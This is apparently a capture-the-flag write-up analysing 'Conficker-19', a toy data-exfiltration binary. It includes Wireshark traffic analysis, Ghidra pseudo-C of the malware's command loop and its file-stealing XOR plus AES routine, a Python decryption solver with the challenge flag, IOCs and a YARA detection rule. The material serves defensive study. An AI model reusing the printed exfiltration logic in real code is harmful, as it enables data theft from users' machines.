Analysis: Conficker-19

Brandon Huff

Abstract

This report presents an analysis of suspected malicious traffic, a capture-the-flag spirited reverse engineering challenge issued by Caesar Creek Software, a software company located in Ohio. By analyzing a pcap file of the suspected traffic, I was able to extract a malicious binary and apply static reverse engineering techniques that led to the decryption of traffic between the malware and its C2 server.

1. Introduction

Conficker-19 is a malicious binary whose purpose is to exfiltrate data from the infected machine to a C2 server. An analysis of suspicious network traffic generated by the infected machine shows the communication between the C2 and the malicious binary, and the exfiltration of data from the infected machine via a TCP connection. An analysis of the binary reveals the commands and methods used to read, encrypt and exfiltrate data from the infected host. The traffic captured from the infected host and the analysis of the binary was then used to create rules based detection signatures (see Appendix B), as well as develop a Python script for decrypting the exfiltrated data (see Appendix A).


2. Analysis

Static analysis with Wireshark was used to inspect a packet capture file generated by the infected host. Static analysis using Ghidra, and scripting using the Python language, was used to reverse engineer the binary and develop a script to automatically decrypt the data exfiltrated by the binary. Due to the lack of anti-analysis tools, packing, and other complex obfuscation techniques, dynamic analysis was not required.

2.1 Traffic analysis

The binary, Conficker-19, connects to the C2 server on TCP port 1234 (see Fig. 1) and operates in response to the following commands: S (STOP receiving network traffic), F (specify FILE to be exfiltrated), and P (read in AES key). Figures 2 and 3 show an example of the communication between the binary and the C2, which totaled 20 client packets and 4 C2 packets.

Initiating TCP connection between port 39280 (host) and port 1234 (C2)



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	76	39280 → 1234 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM=1 T…
2	0.000023290	127.0.0.1	127.0.0.1	TCP	76	1234 → 39280 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SA…
3	0.000040975	127.0.0.1	127.0.0.1	TCP	68	39280 → 1234 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=433506633 T…

Fig. 1

Following the TCP stream of the connection shows data containing an ELF header (see Fig. 2) sent to the C2 in frames 6 through 40 for a total of 17.183 KB of data. Dumping this data to a file and inspecting confirms that the data transmitted is an ELF file. Output from the File linux shell utility is as follows: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0

ELF Header




Fig. 2

Three TCP pushes of data from the C2, located in frames 42 to 46, reveal possible commands. The commands can be seen in Fig. 3 as the blue text. Afterwards, the binary makes two data pushes to the C2 in frames 48 through 50 (see Fig. 3; red text), and then the stream ends.

C2 Commands




Fig. 3

The traffic analysis reveals TCP traffic to port 1234 as a possible IOC and presents the following goals for the static analysis of the binary that was extracted from the traffic: 1. Confirm the existence of C2 commands and determine their high-level functionality; 2. Confirm port 1234 as the TCP port used for C2 communication; 3. Identify and develop a method for decrypting the data sent to the C2 at the end of the TCP stream; 4. Develop detection rules.

2.2 Conficker-19 binary analysis

Initial analysis shows that the Conficker-19 binary is not packed and does not employ anti-analysis techniques. In fact, the binary is not even stripped and contains debug strings, which revealed information about the development environment of the threat actor (presumably

Jeff). Additionally, all the functionality is located inside the main routine. Due to this, all the analysis will be done in Ghidra with the aim to accomplish the previously mentioned four goals:

1. Confirm the existence of C2 commands and determine their high-level functionality.
2. Confirm port 1234 as the TCP port used for C2 communication.
3. Identify and develop a method for decrypting the data sent to the C2 at the end of the TCP stream.
4. Develop detection rules.

Confirm port 1234 as the TCP port used by the C2 for communication. Upon entering the main routine, Conficker-19 first sets a default value for the file name to be read ("./send_flag"), makes an IPv4:TCP connection to port 1234 on the C2, and begins receiving data into a 128 byte buffer (buff[128]).

Confirm the existence of C2 commands and determine their functionality. After making a connection, Conficker-19 then chooses an execution path based on the data received into buff[128] by checking if the first byte received is the capital letter S, P or F. If the command is "P", the binary will read the next 16 bytes into the key[16] buffer, which is printed to the console. The buffer is then passed to the openssl api AES_set_encrypt_key() to set up the AES_KEY structure which is used later to call AES_encrypt() . If the command is "F", the binary will read the next 128 bytes into the file_name[128] buffer and print it to the console. Conficker-19 will continue receiving and processing data from the socket until the command "S" is sent.

The above behavior can be described by the following pseudo-C produced by Ghidra:

```
memset(key,0,0x20);
memset(file_name,0,0x80);
file_name._0_8_ = 0x665f646e65732f2e;
file_name._8_4_ = 0x67616c;
sock = socket(2,1,0);
if (-1 < sock) {
       addr.sin_family = 2;
       addr.sin_addr = 0;
       addr.sin_addr = inet_addr("127.0.0.1");
       addr.sin_port = htons(0x4d2);
       iVar2 = connect(sock,(sockaddr *)&addr,0x10);
if (iVar2 != -1) {
       do {
              while( true ) {
                     memset(buff,0,0x80);
                     recv(sock,buff,0x80,0);
                     if (buff[0] == 'S') break;
                     if (buff[0] == 'P') {
                            key._0_8_ = buff._1_8_;
                            key._8_8_ = buff._9_8_;
```

```
                    printf("KEY: %s\n",key);

                    AES_set_encrypt_key((uchar*)key,0x80,(AES_KEY*)&aesKe
                    y);
                }
                else if (buff[0] == 'F') {
                    sVar3 = strlen(buff);
                    cypher[sVar3 + 0xf] = '\0';
                    strncpy(file_name,buff + 1,0x80);
                    printf("FILE: %s\n",file_name);
                }
            }
```

Identify and develop a method for decrypting the data sent to the C2 at the end of the TCP stream. Conficker-19 has the option to transmit the exfiltrated data in plain-text or encrypted and chooses which execution to take based on the value of the first byte in key[16]. If key[0] is 0 then the data is not encrypted before being sent. Otherwise, Conficker-19 will encrypt the data in two stages and send 16 bytes at a time until all the data read from the file specified in file_name[128] is read, encrypted and sent, as described by the following pseudo-C produced by Ghidra:

```
if (key[0] != '\0') {
    AES_set_encrypt_key((uchar *)key,0x80,(AES_KEY *)&aesKey);
}
__stream = fopen(file_name,"r");
while (sVar3 = fread(block,1,0x10,__stream), sVar3 != 0) {
    if (key[0] == '\0') {
        send(sock,block,0x10,0);
      }
    else {
        for (i = 0; i < 0xf; i = i + 1) {
            block[i + 1] = block[i + 1] ^ block[i];
        }
        AES_encrypt((uchar *)block,(uchar *)cypher,(AES_KEY *)&aesKey);
        send(sock,cypher,0x10,0);
      }
      memset(block,0,0x10);
      memset(cypher,0,0x10);
    }
fclose(__stream);
```

Based on this behavior, a script can be developed in Python to decrypt any encrypted traffic produced by Conficker-19.

The data read from the file is stored in the block[16] buffer and is then looped over itself, XORing the current byte with the next byte and then overwriting the next byte in the array with the result. After this first stage, the data is then passed to AES_encrypt() to be encrypted using the AES cipher in ECB mode (no IV or nonce) with the AES_key context set up by the previous call to AES_set_encrypt_key() call, as shown below:

```
for (i = 0; i < 0xf; i = i + 1) {
```

```
        block[i + 1] = block[i + 1] ^ block[i];
    }
    AES_encrypt((uchar *)block,(uchar *)cypher,(AES_KEY *)&aesKey);
```

The XOR routine can be reversed using the following Python code:

```
def xor_decrypt(cipher_block):
    plain_text = []
    plain_text.append(cipher_block[0])
    for i in range(15):
        plain_text.append(cipher_block[i+1] ^ cipher_block[i])
    return plain_text
```

Then, reversing the AES encryption is a matter of creating an AES decryption context with the key located in the network traffic sent from the C2 and using that context to decrypt.

Locating the key and exfiltrated data. With the understanding of Conficker-19's functionality, the TCP stream shown in Fig. 4 can be further understood. First, the C2 is commanding Conficker-19 to read data from the flag.txt file, located on the client. Then, encrypt it with the key, which can be located by identifying the TCP data pushed from the C2 that begins with the character "P" and then grabbing the next 16 bytes (see Fig. 4): [50 72 65 73 74 69 64 69 67 69 74 61 74 69 6f 6e]. Finally, send the encrypted data to the C2, which in Fig. 4 happens in two 16 byte pushes. The full decryption script is listed in the Appendix section.

WireShark TCP stream view




Fig. 4

Developing detection rules. IOCs were developed by computing an MD5 and SHA256 hash, locating unique strings, and using the bytes correlating to the encryption routine (xor then AES), assuming they will be unique. Additionally, the identified outgoing connection to a remote server on port 1234 can be used to identify Conficker-19 related traffic. See Appendix B for IOCs and a YARA rule.

4. Conclusion

Conficker-19 is a malicious binary whose purpose is to exfiltrate data from the infected host to a C2 server. Static analysis of the binary allowed for the development of an effective decryption script as well as a Yara rule, which tested positive. Decrypting data exfiltrated from flag.txt revealed the flag: flag{CATS_CATS_ARE_NICE}. Additionally, due to the debug string "/home/jeff/Desktop/ctf_pcap_forensic_analysis/chal2", some information was learned about the threat actor that developed the binary for possible future attribution.

Appendix A
Solver.py

```
from Crypto.Cipher import AES

def xor_encrypt(data_block):
    for i in range(15):
        data_block[i+1] = data_block[i+1] ^ data_block[i]
    return data_block

def xor_decrypt(cipher_block):
    plain_text = []
    plain_text.append(cipher_block[0])
    for i in range(15):
        plain_text.append(cipher_block[i+1] ^ cipher_block[i])
    return plain_text

def main():
    key = bytes.fromhex('507265737469646967697461746 96f6e')
    cipher_text2 = bytes.fromhex('a0595e10eec5ffd64cf3569eac102451')
    cipher_text1 = bytes.fromhex('e1dbfd6826a14f279fafe76982333070')

    AES_cipher = AES.new(key, AES.MODE_ECB)

    AES_Out_Cipher1 = AES_cipher.decrypt(cipher_text1)
    AES_Out_Cipher2 = AES_cipher.decrypt(cipher_text2)

    flag = xor_decrypt(list(AES_Out_Cipher1))
    flag2 = xor_decrypt(list(AES_Out_Cipher2))

    for i in range(len(flag)):
        print(chr(flag[i]), end="")
    for i in range(len(flag2)):
        print(chr(flag2[i]), end="")


if __name__=="__main__":
    main()
```

Appendix B

1. IOC:
    1. Digest
        a. MD5: 3164c55b20427dbd7ab07b9bca8ed090
        b. SHA256: 436a7970bd8cb1866466ce0f7b6ebc5a1cc37e32672f16db89bc91f9cea643c5
    2. Traffic
        a. Outgoing TCP connection to remote_server:1234
    3. Processes
        a. “Conficker”
    4. Strings
        a. “send_flag”
        b. “/home/jeff/Desktop/ctf_pcap_forensic_analysis/chal2”
    5. Bytes
        a. Encryption sequence
            i. 8b 85 9c fd ff ff 83 c0 01 31 ca 48 98 88 94 05 d0 fe ff ff 83 85 9c fd ff ff 01 83 bd 9c fd ff ff 0e 7e b9 48 8d 95 c0 fd ff ff 48 8d 8d e0 fe ff ff 48 8d 85 d0 fe ff ff 48 89 ce 48 89 c7 e8 37 fc ff ff

2. YARA Rule

```
import "hash"

rule Conficker_19_Infection
{
	strings:
		$string_1 = "send_flag"
		$string_2 = "/home/jeff/Desktop/ctf_pcap_forensic_analysis/chal2"
		$encryption_routine = {8b 85 9c fd ff ff 83 c0 01 31 ca 48 98 88 94 05 d0
fe ff ff 83 85 9c fd ff ff 01 83 bd 9c fd ff ff 0e 7e b9 48 8d 95 c0 fd ff ff 48 8d 8d
e0 fe ff ff 48 8d 85 d0 fe ff ff 48 89 ce 48 89 c7 e8 37 fc ff ff}
	condition:
		$string_1 or
		$string_2 or
		$encryption_routine or
		hash.md5 (0, filesize) == "3164c55b20427dbd7ab07b9bca8ed090" or
		hash.sha256 (0, filesize) ==
"436a7970bd8cb1866466ce0f7b6ebc5a1cc37e32672f16db89bc91f9cea643c5"
}
```